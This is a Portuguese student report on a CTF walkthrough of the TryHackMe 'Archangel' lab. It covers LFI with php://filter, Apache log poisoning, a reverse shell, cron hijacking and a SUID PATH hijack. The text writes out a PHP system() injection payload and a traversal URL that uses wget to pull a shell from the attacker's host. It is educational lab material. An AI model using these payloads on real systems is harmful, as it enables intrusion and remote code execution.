Logotipo

Descrição gerada automaticamente com confiança baixa

Relatório de CTF

Archangel – TryHackMe

|  |  |
| --- | --- |
| **Informações do documento** | |
| **Referência** | Archangel – Gustavo Fernandes Arantes Maluta |
| **N° Revisão** | 1 |
| **Data de publicação** | 08/09/2025 |
| **Link** | https://tryhackme.com/room/archangel |

|  |  |  |
| --- | --- | --- |
| **Redação** | Gustavo Fernandes Arantes Maluta | Estudante |
| **Revisão** | Sérgio Guidi Trovo | Coordenador |
| **Aprovação** | Sérgio Guidi Trovo | Coordenador |

|  |  |  |
| --- | --- | --- |
| **Histórico de revisões** | | |
| **N°** | **Entregas** | **Descrição** |
| **0** | 08/09/2025 | Produção |
| **1** | 13/09/2025 | Revisão |
| **2** | 13/09/2025 | Aprovação |

|  |  |
| --- | --- |
| **Informações do CTF** | |
| **Nível de Dificuldade** | Fácil |
| **Tipo de acesso** | Gratuito |
| **Conceitos envolvidos** | Local File Inclusion, descriptografia de base 64, log poisonig, reverse shell, crontab, SUID. |
| **Plataforma** | Tryhackme |
| **Área** | Red |

**Sumário**

[Contextualização 3](#_heading=h.gjdgxs)

[Desenvolvimento 3](#_heading=h.1fob9te)

**Find a different hostname** [3](#_heading=h.3znysh7)

**Find flag 1** [3](#_heading=h.2et92p0)

**Look for a page under development**4

**Find flag 2** 5

**Get a shell and find the user flag**7

**Get User 2 flag** 10

**Root the machine and find the root flag** 11

[Conclusão 13](#_heading=h.1t3h5sf)

[Referências 13](#_heading=h.4d34og8)


**Contextualização**

O CTF Archangel, do TryHackMe, é um desafio boot-to-root onde o objetivo é explorar um servidor vulnerável até obter acesso root. Durante o processo, é necessário realizar a enumeração inicial do site, identificar e explorar uma vulnerabilidade de LFI (Local File Inclusion), utilizar log poisoning para ganhar acesso à máquina e, por fim, explorar um binário SUID mal configurado para escalar privilégios e capturar a flag final.


**Desenvolvimento**

**Find a different hostname**

Após procurar as portas do servidor, achei uma porta para um servidor web.




Procurando pela página web acabei descobrindo um hostname estranho.



**Find flag 1**

Acessei o diretório /etc/hosts do meu desktop e adicionei o ip do servidor e o domínio do email.



Depois tentei acessar a url.







Assim acabei achando a primeira flag.

**Look for a page under development**

Comecei utilizando o comando *gobuster*, para verificar os dicionários dessa nova url.



Acessei o arquivo robots.txt.




**Find flag 2**

Acessei o arquivo test.php.




Pressionei o botão e percebi que ele rodava um arquivo.




Ao tentar alterar o parâmetro da url, percebi que ele tem algum tipo de restrição.



Para verificar o conteúdo da página “test.php”, utilizei adicionei a requisição “php://filter/convert.base64-encode/resource=”,no qual me mostra o conteúdo do arquivo criptografado em base64.



Descritografar o conteúdo do arquivo.



Analisando o conteúdo do arquivo achei a segunda flag.




**Get a shell and find the user flag**

Analisando o conteúdo da página, descobri qual é a restrição da url. A requisição só permite urls que tenham “/var/www/html/development\_testing” e não pode ter dois ou mais “/..”.




Seguindo a regra da url consegui acessar o conteúdo do access.log.




Utilizando o comando “curl -A “<?php system(\$\_GET['cmd']); ?>" <http://mafialive.thm/> “, consegui verificar se é possível fazer um log poison.







Criei um arquivo em php com uma reverse shell.



Iniciei um servidor em Python3 no meu computador.




Alterei o na url para acessar o meu servidor e baixar o arquivo “shell.php” “http://mafialive.thm/test.php?view=/var/www/html/development\_testing/.././.././.././.././../var/log/apache2/access.log&cmd=wget 'http://10.23.99.23:8000/shell.php' -O '/var/www/html/development\_testing/shell.php' “.




Depois utilizei o comando nc, para começar a esperar por um acesso a uma shell.




Rodei a url no arquivo “shell.php”.



Assim consegui acesso ao ssh.




Utilizando os comandos ls e cd, consegui chegar no diretório /home/archangel, no qual tinha o arquivo “user.txt”.







**Get User 2 flag**

Verificando os arquivos do servidor, descobri que existe um arquivo que roda a cada minuto como o user “archangel”.




Ao chegar no diretório no qual se encontra o arquivo, consegui alterar o conteúdo do arquivo para uma nova reverse shell, como “archangel”.






Sai da shell que estava e coloquei o nc para esperar a nova shell.



**Root the machine and find the root flag**

Utilizei o comando find, para achar os comandos que consigo utilizar como “archangel”.




Percebi que ele tem acesso a um arquivo chamado backup. Tentei rodar o arquivo.




Recebi um erro falando que não existe o arquivo “cp”.

Criei o arquivo “cp”, colocando um acesso ao terminal como root.



Utilizando o comando cd e ls, consegui achar a última flag.





**Conclusão**

O CTF Archangel mostrou a importância da enumeração e do uso criativo de vulnerabilidades. A exploração passou por LFI, log poisoning e, por fim, um SUID vulnerável, resultando no acesso root. O desafio reforça como falhas simples podem levar ao controle total de um sistema.

**Referências**

Direct Local File Inclusion: github utlizado para mostrar transcrever o conteudo do arquivo em base64 <https://github.com/qazbnm456/awesome-security-trivia/blob/master/Tricky-ways-to-exploit-PHP-Local-File-Inclusion.md>

Base64 decode: <https://www.base64decode.org/>